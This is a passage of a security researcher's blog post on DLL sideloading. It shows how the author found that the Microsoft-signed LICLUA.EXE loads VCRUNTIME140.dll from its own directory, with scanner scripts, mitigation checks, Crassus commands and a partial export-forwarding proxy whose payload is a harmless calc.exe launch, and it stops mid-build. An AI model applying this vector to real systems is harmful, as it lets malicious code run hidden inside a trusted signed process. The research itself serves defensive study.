A journey into DLL Hijacking - Hunting my own signed binary
The results of this research ended up being added to the hijacklibs project, a project that is essentially a list of DLL Hijacking candidates. You can view the findings of this post here.
1. Where this started
There was a point in the past where me and my friend @r4sti wanted to dig into inno installers and how they could be abused in malware campaigns (perhaps a future post about it). Unfortunately, he had to go afk for a while, and thus I started researching on the topic. This is when I came across a Splunk threat research writeup on a RedLine Stealer campaign delivered through a trojanized Inno Setup installer, and I started reading it to learn how the installer itself was being weaponized.
Partway through though, a different detail pulled my attention away from the installer. After the installer extracted its files, a legitimate, digitally signed executable, ScoreFeedbackTool.exe, loaded a malicious DLL from its own directory, and that was how the malware actually ran: inside a trusted, signed process rather than as its own untrusted binary.

I had never seen that before, and got really excited, so I thought I postpone the Inno installer research for a bit more and dig into that part instead. That part was the technique called DLL Hijacking.
The way I learn a technique is usually by reproducing it, so my goal became to not just find ScoreFeedbackTool.exe and mimic the same chain, but rather to find my own signed binary, on my own machine, and make it run a harmless DLL of mine (calc.exe spawn) exactly the way the campaign did.
This post is the story of that journey: what I learned along the way, how I found a candidate, the debugging it took to get a working proof of concept, and the harder question it led me to afterward.
2. What I had to understand first
Before I could reproduce anything, I had to understand why a program loads a DLL it wasn’t given, and why the loader would ever pick mine over the real one.
2.1 The Windows DLL search order
When a program needs a DLL that isn’t already loaded, the Windows loader walks a defined list of directories until it finds a file with the right name. Simplified, the classic order is:
- KnownDLLs, libraries registered under
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLsare loaded from a fixed system path, skipping the search entirely. This protects the most critical libraries (kernel32.dll,ntdll.dll, …) from substitution. - The application’s own directory, the folder the
.exelives in. C:\Windows\System32.- The 16-bit system directory (
C:\Windows\System). C:\Windows.- The current working directory.
- Each directory in
PATH.
In practice the modern loader does a few things before step 2:
- it checks whether the module is already in memory, applies side-by-side (SxS) and
.localmanifest redirection, and resolves API sets. But if none of those apply and the DLL isn’t a KnownDLL, the application’s own directory wins beforeSystem32. So if a DLL namedr4sti.dllis not a KnownDLL and the real one lives inSystem32, then a file namedr4sti.dllsitting next to the.exegets loaded instead. Programs can defend this by loading with fully qualified paths, by passingLOAD_LIBRARY_SEARCH_SYSTEM32/LOAD_LIBRARY_SEARCH_DEFAULT_DIRStoLoadLibraryEx, or by callingSetDllDirectory(""), but a lot of programs don’t. (These behaviours are documented in Microsoft’s Dynamic-Link Library Search Order and theLoadLibraryExreference.)
2.2 Sideloading vs. Hijacking
I kept seeing the terms DLL Hijacking / DLL Sideloading so I thought of clearing this in my mind first.
DLL Hijacking is the umbrella. Any technique that abuses the search order to get a substitute DLL loaded. Under it sit a few variants, phantom Hijacking (supplying a DLL the app looks for but that doesn’t exist on the system), search-order Hijacking (getting your copy earlier in the search than the legit one), replacement (overwriting the real file), and DLL sideloading (MITRE T1574.002), where you drop your DLL right next to a legitimate app that loads it by relative name. The Splunk campaign was sideloading, and that’s what I wanted to reproduce.
2.3 Why the host doesn’t just crash: proxying and export forwarding
My first question on the technique was that if I replace a DLL, won’t the program immediately break when it calls a function my fake doesn’t have? A program expects specific exported functions from the DLL. If they’re missing, it crashes on the first call.
The trick is done DLL proxying via export forwarding. Instead of implementing the functions, your proxy DLL re-exports every name and forwards each one to the real system DLL. The loader routes the call transparently to the genuine implementation, the app keeps working, and meanwhile your DllMain has already run your code at load time. This technique was actually used in stuxnet.
2.4 Why “signed” matters here
EDR and Windows security policies often grant signed binaries implicit trust. When a signed process loads a DLL from its own folder, that event is far less likely to trigger an alert than an unknown .exe doing the same thing. So a signed sideloading host gives an attacker two things at once, code execution and camouflage. This is perhaps the reason behind why the campaign shown in the Splunk post used a signed binary to run a malicious dll.
2.5 The things that could stop me
I also needed to know what defenses might make a candidate unexploitable, so I’d know what to check:
- KnownDLLs, libraries in that key can’t be search-order-substituted. Many runtime libraries (including
VCRUNTIME140.dll) are not in it. (KnownDLLs is described in Microsoft’s Dynamic-Link Library Search Order. The list lives atHKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs.) - Code Integrity Guard (CIG), a process mitigation that restricts a process to loading only Microsoft/WHQL-signed DLLs. If enforced, my unsigned proxy would be rejected outright (the memory manager refuses to map it, returning
STATUS_INVALID_IMAGE_HASH). (See Microsoft Defender’s Exploit protection reference, Code integrity guard.) - SxS manifests, an app can pin exact DLL versions from WinSxS, bypassing the search order. (See Microsoft’s Dynamic-Link Library Redirection and About Side-by-side Assemblies.)
- SafeDllSearchMode, on by default. It demotes the current directory in the order. It doesn’t stop application-directory sideloading though. (SafeDllSearchMode is documented on the Dynamic-Link Library Search Order page. It is controlled by the
SafeDllSearchModevalue underSession Managerand is enabled by default.)
With that defenses in mind, I went hunting.
3. Hunting for a candidate
I wanted a binary that looked like an attractive sideloading host, matching the profile from the campaign I’d read about:
- Signed by a recognized vendor, for the implicit trust described above.
- Small (under ~5 MB), simpler dependency trees, easier to analyze, and easy to move around.
- In a standard install location,
C:\Program Files,Program Files (x86),ProgramData.
I wrote a short PowerShell scanner to enumerate signed Microsoft executables under Program Files below a size cap:
$TargetDirectory = "C:\Program Files"
$TargetVendor    = "Microsoft Corporation"
$MaxFileSizeMB   = 5

Write-Host "[*] Scanning $TargetDirectory for signed executables by $TargetVendor (under $MaxFileSizeMB MB)..." -ForegroundColor Cyan

$Executables = Get-ChildItem -Path $TargetDirectory -Filter "*.exe" -Recurse -ErrorAction SilentlyContinue | Where-Object { ($_.Length / 1MB) -lt $MaxFileSizeMB }

$Candidates = @()

foreach ($Exe in $Executables) {
    $Signature = Get-AuthenticodeSignature -FilePath $Exe.FullName -ErrorAction SilentlyContinue

    if ($Signature.Status -eq "Valid" -and $Signature.SignerCertificate.Subject -match $TargetVendor) {
        $Candidates += [PSCustomObject]@{
            FileName = $Exe.Name
            Path     = $Exe.FullName
            SizeMB   = [math]::Round($Exe.Length / 1MB, 2)
        }
    }
}

Write-Host "[+] Found $($Candidates.Count) candidates." -ForegroundColor Green
$Candidates | Format-Table -AutoSize
Out of that list I picked one at random, and that one was LICLUA.EXE, the Office Licensing Admin Access Provider (COM ProgID LicLua.LicLuaObject.16), living in C:\Program Files\Common Files\Microsoft Shared\OFFICE16\. It’s small and Microsoft-signed, and it turned out to be a good pick because it depends on the Visual C++ runtime, a dependency that isn’t protected by KnownDLLs.
I didn’t know that at selection time. I found it in the next two steps. The ProcMon capture in #4 shows LICLUA.EXE actively probing for VCRUNTIME140.dll, MSVCP140.dll, and VCRUNTIME140_1.dll, and the static analysis in #5 lists the same three in its import table (you can see a binary’s static DLL dependencies directly with dumpbin /dependents LICLUA.EXE). So the dependency is visible both dynamically (what it looks for at runtime) and statically (what it’s linked against).
Why isn’t the VC++ runtime protected by KnownDLLs? The
KnownDLLsregistry key holds only a fixed set of core operating-system libraries,kernel32.dll,ntdll.dll,ole32.dll,advapi32.dll, and so on, that Windows maps from a protected location and never resolves through the directory search. The Visual C++ runtime is not part of Windows: it’s a redistributable that ships alongside whatever application needs it, in many versions installed side by side. Because it isn’t a fixed OS component, it isn’t (and realistically can’t be) on that list. You can confirm it’s absent yourself:reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs"The output lists the protected core DLLs, and
VCRUNTIME140is not among them, which is exactly why it’s resolved through the search order and is therefore sideloadable.
4. Watching it load via Process Monitor
To see whether LICLUA.EXE would look in its own folder for a DLL before falling back to System32, you can either copy it to a different directory or simply investigate directly from where it is. I navigated to the directory it lived at on my machine and watched it under Process Monitor.
I applied these filters:
| Column | Relation | Value | Action |
|---|---|---|---|
| Process Name | is | LICLUA.EXE | Include |
| Operation | is | CreateFile | Include |
| Result | is | NAME NOT FOUND | Include |
| Path | ends with | .dll | Include |
The NAME NOT FOUND filter isolates exactly the interesting events: the loader looking somewhere and not finding the file. Running it, ProcMon showed LICLUA.EXE looking into its own launch directory for three DLLs, each missing, before it resolved them from System32:
VCRUNTIME140.dllMSVCP140.dllVCRUNTIME140_1.dll
None of these is in the KnownDLLs key, so none is protected from search-order substitution.

After triggering LICLUA.EXE, we see it probing its own launch directory for the three runtime DLLs, each returning NAME NOT FOUND before the loader falls through to System32. These misses are the empty slots a planted proxy would occupy.

After the local misses, the same three DLLs load successfully from C:\Windows\System32, confirming the application-directory-first fallback. On an unmodified system the legitimate copies are used. A proxy placed in the launch directory would be loaded instead.
So, those three NAME NOT FOUND lines were essentially three empty seats waiting for a DLL to sit in. That was my way in, I just had to build one the host wouldn’t crash on.
5. Looking inside: static analysis
ProcMon told me what it did at runtime. Before building a proxy I wanted to confirm a few structural facts with dumpbin (from the Visual Studio Build Tools).
5.1 Architecture
The proxy has to match the host’s architecture exactly, a 64-bit process won’t load a 32-bit DLL. (If you’re not sure where dumpbin is, dir "C:\Program Files\Microsoft Visual Studio\dumpbin.exe" /s /b usually finds it inside the VS folder.)
> dumpbin /headers LICLUA.EXE
Microsoft (R) COFF/PE Dumper Version 14.44.35217.0
Copyright (C) Microsoft Corporation.  All rights reserved.

Dump of file LICLUA.EXE

PE signature found

File Type: EXECUTABLE IMAGE

FILE HEADER VALUES
            8664 machine (x64)
               7 number of sections
        6A20D533 time date stamp Thu Jun  4 04:30:27 2026
               0 file pointer to symbol table
               0 number of symbols
              F0 size of optional header
              22 characteristics
                   Executable
                   Application can handle large (>2GB) addresses

OPTIONAL HEADER VALUES
             20B magic # (PE32+)
           14.38 linker version
           38A00 size of code
           62000 size of initialized data
               0 size of uninitialized data
           37420 entry point (0000000140037420)
            1000 base of code
       140000000 image base (0000000140000000 to 000000014009EFFF)
            1000 section alignment
             200 file alignment
            6.01 operating system version
            0.00 image version
            6.01 subsystem version
               0 Win32 version
           9F000 size of image
             400 size of headers
           A49C5 checksum
               2 subsystem (Windows GUI)
            C160 DLL characteristics
                   High Entropy Virtual Addresses
                   Dynamic base
                   NX compatible
                   Control Flow Guard
                   Terminal Server Aware
            ...
8664 machine (x64) confirmed it is x64, so my proxy had to be compiled x64 (a 64-bit process cannot load a 32-bit DLL, so an x86 proxy would simply be ignored). This matters more than it first looks, and it’s the reason I mention it now.
Windows keeps two copies of the C++ runtime on a 64-bit system:
- the 64-bit
VCRUNTIME140.dllinC:\Windows\System32 - the 32-bit one in
C:\Windows\SysWOW64
The naming historical.
System32holds the 64-bit DLLs, andSysWOW64holds the 32-bit ones, “WoW64” being the Windows-on-Windows-64 subsystem that runs 32-bit code.
To build a proxy that doesn’t crash the host, I need the exact export list of the DLL I’m impersonating so I can forward every function, and that list is not identical between the two builds. The 32-bit copy exports functions that don’t exist in the 64-bit one (32-bit structured-exception-handling primitives like _except_handler4_common and _chkesp), and the ordinals differ too.
So I had to enumerate the exports from the x64 copy in System32. If I were to pull them from the x86 SysWOW64 copy, I’d have generated a proxy with the wrong function set, missing some x64 exports and declaring x86-only ones the linker can’t resolve and the host would reject it. That is not a hypothetical. I learned the hard way that mixing x86 and x64 export lists will lead to crashes, as we will see on #6.3.
5.2 Would a signature policy block me?
Another question I had in mind is whether LICLUA.EXE would verify the signature of the dlls it tried to load in order to verify they are legit and reject if they were not. That concept is a policy called Code Integrity Guard (CIG) and it is applied via SetProcessMitigationPolicy, an embedded mitigation config, an IFEO entry, or WDAC. So dumpbin /headers alone can’t tell you if it’s on, which is something I wasted time on originally.
What the header does expose (the DLL characteristics field) are related image flags:
Dynamic base(ASLR)NX compatible(DEP)Control Flow GuardForce Integrity(a signature check on the image itself).
For LICLUA.EXE the value is 0xC160, ASLR, DEP, CFG, Terminal-Server-Aware, High-Entropy-VA, with Force Integrity not set. None of those is CIG.
To actually check CIG, I queried the live process’s mitigation policy with Get-ProcessMitigation. Because LICLUA.EXE runs its licensing logic and exits in milliseconds, I couldn’t catch it by hand (via task manager). I used a small PowerShell loop to grab it the moment it appeared:
$processName = "LICLUA"
while ($true) {
    $proc = Get-Process -Name $processName -ErrorAction SilentlyContinue
    if ($proc) {
        Write-Host "[+] Process caught! ID: $($proc.Id)"
        Get-ProcessMitigation -Id $proc.Id
        break
    }
}
The result was the captured profile of LICLUA:
[+] Process caught! ID: 26088
ProcessName                      : LICLUA
Source                           : Running Process
Id                               : 26088
DEP:
    Enable                             : ON
    EmulateAtlThunks                   : ON
ASLR:
    BottomUp                           : ON
    ForceRelocateImages                : OFF
    RequireInfo                        : OFF
    HighEntropy                        : ON
StrictHandle:
    Enable                             : OFF
System Call:
    DisableWin32kSystemCalls           : OFF
    Audit                              : OFF
    DisableFsctlSystemCalls            : OFF
    AuditFsctlSystemCalls              : OFF
ExtensionPoint:
    DisableExtensionPoints             : OFF
DynamicCode:
    BlockDynamicCode                   : OFF
    AllowThreadsToOptOut               : OFF
    Audit                              : OFF
CFG:
    Enable                             : ON
    SuppressExports                    : OFF
    StrictControlFlowGuard             : OFF
BinarySignature:
    MicrosoftSignedOnly                : OFF
    AllowStoreSignedBinaries           : OFF
    AuditMicrosoftSignedOnly           : OFF
    AuditStoreSigned                   : OFF
FontDisable:
    DisableNonSystemFonts              : OFF
    Audit                              : OFF
ImageLoad:
    BlockRemoteImageLoads              : OFF
    AuditRemoteImageLoads              : OFF
    BlockLowLabelImageLoads            : OFF
    AuditLowLabelImageLoads            : OFF
    PreferSystem32                     : OFF
    AuditPreferSystem32                : OFF
Payload:
    EnableExportAddressFilter          : OFF
    AuditEnableExportAddressFilter     : OFF
    EnableExportAddressFilterPlus      : OFF
    AuditEnableExportAddressFilterPlus : OFF
    EnableImportAddressFilter          : OFF
    AuditEnableImportAddressFilter     : OFF
    EnableRopStackPivot                : OFF
    AuditEnableRopStackPivot           : OFF
    EnableRopCallerCheck               : OFF
    AuditEnableRopCallerCheck          : OFF
    EnableRopSimExec                   : OFF
    AuditEnableRopCallerCheck          : OFF
Child Process:
    DisallowChildProcessCreation       : OFF
    Audit                              : OFF
User Shadow Stack:
    UserShadowStack                    : OFF
    UserShadowStackStrictMode          : OFF
    AuditUserShadowStack               : OFF
    SetContextIpValidation             : OFF
    AuditSetContextIpValidation        : OFF
    BlockNonCetBinaries                : OFF
    BlockNonCetBinariesNonEhcont       : OFF
    AuditBlockNonCetBinaries           : OFF
Most of it is defaults, but a few fields decided whether this was even worth pursuing:
| Policy block | Field | Value | Why it mattered to me |
|---|---|---|---|
DEP | Enable | ON | Confirms the NX compatible header flag is live at runtime. |
ASLR | BottomUp, HighEntropy | ON | Confirms Dynamic base / High-Entropy-VA are active. |
CFG | Enable | ON | Control Flow Guard active, consistent with 0xC160. |
BinarySignature | MicrosoftSignedOnly | OFF | BINGO 1 The kernel is not enforcing a Microsoft-signed-only policy, so an unsigned proxy VCRUNTIME140.dll is allowed to load. |
DynamicCode | BlockDynamicCode | OFF | No effect on a forwarding proxy (no JIT), but would matter for shellcode. |
ImageLoad | PreferSystem32 | OFF | BINGO 2 PreferSystem32 : ON would force System32 copies over local ones and kill the sideload. Off means the app-dir fallback is exploitable. |
Child Process | DisallowChildProcessCreation | OFF | The reason why calc.exe can launch from DllMain. ON would silently block it. |
Standard memory-safety mitigations on (DEP/ASLR/CFG), but none of the load-time policies that would prevent sideloading. Let’s continue.
5.3 Enumerating the exports I’d have to forward
To build a proxy that doesn’t crash the host, I needed the complete export list of the DLL I was faking. I chose vcruntime140.dll (one of the three DLLs seen in procmon) for the PoC and dumped its exports:
> dumpbin /exports C:\Windows\System32\vcruntime140.dll
Microsoft (R) COFF/PE Dumper Version 14.44.35217.0
Copyright (C) Microsoft Corporation.  All rights reserved.

Dump of file C:\Windows\System32\vcruntime140.dll

File Type: DLL

  Section contains the following exports for VCRUNTIME140.dll

    00000000 characteristics
     F259D81 time date stamp
        0.00 version
           1 ordinal base
          71 number of functions
          71 number of names

    ordinal hint RVA      name

          1    0 000100D0 _CreateFrameInfo
          2    1 00005230 _CxxThrowException
          3    2 00010110 _FindAndUnlinkFrame
          4    3 00001080 _IsExceptionObjectToBeDestroyed
          5    4 000010B0 _SetWinRTOutOfMemoryExceptionCallback
          6    5 000010C0 __AdjustPointer
          7    6 000042C0 __BuildCatchObject
          8    7 000042D0 __BuildCatchObjectHelper
          9    8 0000F3E0 __C_specific_handler
         10    9 0000F190 __C_specific_handler_noexcept
         11    A 000042F0 __CxxDetectRethrow
         12    B 00004340 __CxxExceptionFilter
         13    C 000101C0 __CxxFrameHandler
         14    D 000101C0 __CxxFrameHandler2
         15    E 000101D0 __CxxFrameHandler3
         16    F 00004540 __CxxQueryExceptionSize
         17   10 00004550 __CxxRegisterExceptionObject
         18   11 00004610 __CxxUnregisterExceptionObject
         19   12 00001000 __DestructExceptionObject
         20   13 000010F0 __FrameUnwindFilter
         21   14 00001160 __GetPlatformExceptionInfo
         22   15 00010550 __NLG_Dispatch2
         23   16 00010560 __NLG_Return2
         24   17 00004D30 __RTCastToVoid
         25   18 00004D90 __RTDynamicCast
         26   19 00004F00 __RTtypeid
         27   1A 000042E0 __TypeMatch
         28   1B 000011D0 __current_exception
         29   1C 000011F0 __current_exception_context
         30   1D 00011DB0 __intrinsic_setjmp
         31   1E 00011E50 __intrinsic_setjmpex
         32   1F 00001210 __processing_throw
         33   20 00011B10 __report_gsfailure
         34   21 00004FB0 __std_exception_copy
         35   22 00005040 __std_exception_destroy
         36   23 00001230 __std_terminate
         37   24 00005090 __std_type_info_compare
         38   25 000050B0 __std_type_info_destroy_list
         39   26 000050E0 __std_type_info_hash
         40   27 00005120 __std_type_info_name
         41   28 00005A70 __telemetry_main_invoke_trigger
         42   29 00005A70 __telemetry_main_return_trigger
         43   2A 0000E7F0 __unDName
         44   2B 0000E820 __unDNameEx
         45   2C 000052E0 __uncaught_exception
         46   2D 00005300 __uncaught_exceptions
         47   2E 00005A00 __vcrt_GetModuleFileNameW
         48   2F 00005A10 __vcrt_GetModuleHandleW
         49   30 00005990 __vcrt_InitializeCriticalSectionEx
         50   31 00005A20 __vcrt_LoadLibraryExW
         51   32 00005A30 _get_purecall_handler
         52   33 00005320 _get_unexpected
         53   34 00001240 _is_exception_typeof
         54   35 0000EA60 _local_unwind
         55   36 00005A40 _purecall
         56   37 00005A60 _set_purecall_handler
         57   38 000053A0 _set_se_translator
         58   39 0000EA30 longjmp
         59   3A 00011F30 memchr
         60   3B 00011FD0 memcmp
         61   3C 00013010 memcpy
         62   3D 000120D0 memmove
         63   3E 00012770 memset
         64   3F 00005350 set_unexpected
         65   40 0000EA90 strchr
         66   41 0000EB10 strrchr
         67   42 0000EC40 strstr
         68   43 00005380 unexpected
         69   44 0000EE40 wcschr
         70   45 0000EEC0 wcsrchr
         71   46 0000EF70 wcsstr

  Summary

        1000 .data
        1000 .pdata
        5000 .rdata
        1000 .reloc
        1000 .rsrc
       12000 .text
        1000 _RDATA
        1000 fothk
Exactly 71 exports. That number, and the exact names, differ between x86 and x64, something I would have to deal in the future.
6. Building the proxy: where it actually got hard
I could have skipped this part, but I thought it would be nice to share the debugging process and issues I went through before having a working template. I originally wanted to move with automation (via the crassus tool) and ended up with a lot of issues, having to manually working on the template.
If you don’t care about by debugging process through the sea of errors I dealt with, you can skip straight to #6.3, where I show the approach that actually worked, or jump to the result in #6.4. The debugging below is here for anyone who wants to see how I got there.
6.1 Attempt 1 - Crassus with a filtered log
Originally I thought of using Crassus (Will Dormann’s tool, derived from Accenture’s Spartacus) to automate the proxy generation (the dll that would be placed in the same directory as the signed binary).
What Crassus does is it automates the exact workflow you’d otherwise do by hand. You feed it a Process Monitor log, and it scans for DLLs that a process searched for and either didn’t find or found in a user-writable directory. For each hit it checks the directory’s ACLs to confirm a low-privileged user could actually write there, and then for the viable ones it generates a compile-ready proxy. This proxy is essentially a
.cppwith aDllMain/payload skeleton, and a.defthat re-exports every function of the real DLL so the host won’t crash when it calls them. In principle you go from a raw ProcMon capture to a buildable sideloading template in a single step, which is why I started with it rather than writing everything myself.
To produce the log I ran LICLUA.EXE from the test directory, captured it in Process Monitor filtered to that process, and exported the trace to a .PML file. My mistake on this first run was exporting the log with my human-analysis filter still active, the one restricting to Result is NAME NOT FOUND. Then I pointed Crassus at it (flags are per the Crassus README for your version):
Crassus.exe --pml C:\Users\user\Desktop\liclua.PML ^
            --csv C:\Users\user\Desktop\crassus_out.csv ^
            --export C:\Users\user\Desktop\crassus_solutions
It correctly found the three candidates and confirmed the directory was writable:
[18:31:28] We can place the missing vcruntime140_1.dll in c:\users\user\desktop\test-liclua (64-bit)
[18:31:28] We can place the missing msvcp140.dll in c:\users\user\desktop\test-liclua (64-bit)
[18:31:28] We can place the missing vcruntime140.dll in c:\users\user\desktop\test-liclua (64-bit)
But when it tried to extract the exports, every one failed:
[18:31:28] Finding VCRUNTIME140_1.dll - No DLL Found
[18:31:28] Finding MSVCP140.dll - No DLL Found
[18:31:28] Finding VCRUNTIME140.dll - No DLL Found
Those two blocks have to be read together. We can place the missing ... in <dir> (64-bit) is the first half succeeding. Crassus found a hijackable DLL and confirmed the directory is writable.
Finding <DLL> - No DLL Found is the second half failing. To build the forwarding .def, Crassus first has to locate the legitimate DLL on disk and read its export table, and in this case it couldn’t find everything it needed.
The generated .cpp/.def I was getting from crassus is they had the DllMain + calc.exe template but empty export sections. The cause took me a moment. My conclusion is Crassus needs to see both kinds of event in the log (the NAME NOT FOUND events to find candidates) and the subsequent SUCCESS / Load Image events (which record the full path where the real DLL was ultimately loaded from, i.e. C:\Windows\System32\vcruntime140.dll). My Result is NAME NOT FOUND filter had thrown away every successful load before I exported the log, so Crassus could see that the DLL was missing locally but had no record of where the genuine copy lived, hence “No DLL Found,” and no exports to forward.
6.2 Attempt 2 - Crassus with an unfiltered log
I recaptured with all filters reset. This time Crassus located the real DLLs and generated populated .cpp and .def files. Progress… until I compiled the VCRUNTIME140.dll proxy. Crassus writes each export as an empty C++ stub:
void memcpy() {}
void _CxxThrowException() {}
void __C_specific_handler() {}
For an ordinary application DLL that’s fine. But VCRUNTIME140.dll is the C++ runtime, names like memcpy, memset, _CxxThrowException, strchr are already declared by the compiler’s own intrinsics. Wrapping them in void name() {} inside an extern "C" block makes the compiler reject them as conflicting redefinitions:
VCRUNTIME140.cpp(56): error C2733: '_CxxThrowException': you cannot overload
    a function with 'extern "C"' linkage
VCRUNTIME140.cpp(125): error C2733: 'memcpy': you cannot overload a function
    with 'extern "C"' linkage
The build script noticed the failure and helpfully retried without the exports (dropping the ADD_EXPORTS flag), producing a DLL with a working DllMain but no exports at all. That version did get loaded by LICLUA.EXE, which at least re-confirmed the sideload vector, but the host then crashed instantly looking for a function that wasn’t there (__CxxFrameHandler4).
Conclusion: Crassus stub approach is most likely incompatible with DLLs whose exports collide with compiler builtins (i.e. the C/C++ runtimes specifically). It would have worked fine against an application DLL like the secur32.dll in the Conscia case (Section #8). It does not work against vcruntime140.
6.3 Attempt 3 - manual export forwarding
So I dropped stubs and switched to export forwarding in the .def file, where each name is routed straight to the real function in the system DLL:
LIBRARY vcruntime140
EXPORTS
    memcpy=C:\Windows\System32\vcruntime140.memcpy @61
    memset=C:\Windows\System32\vcruntime140.memset @63
    _CxxThrowException=C:\Windows\System32\vcruntime140._CxxThrowException @2
    ...
The .cpp was minimized to only DllMain and a Payload() that launches calc.exe. The whole #ifdef ADD_EXPORTS block was gone, because the linker now handles forwarding, but it still didn’t compile the first time.
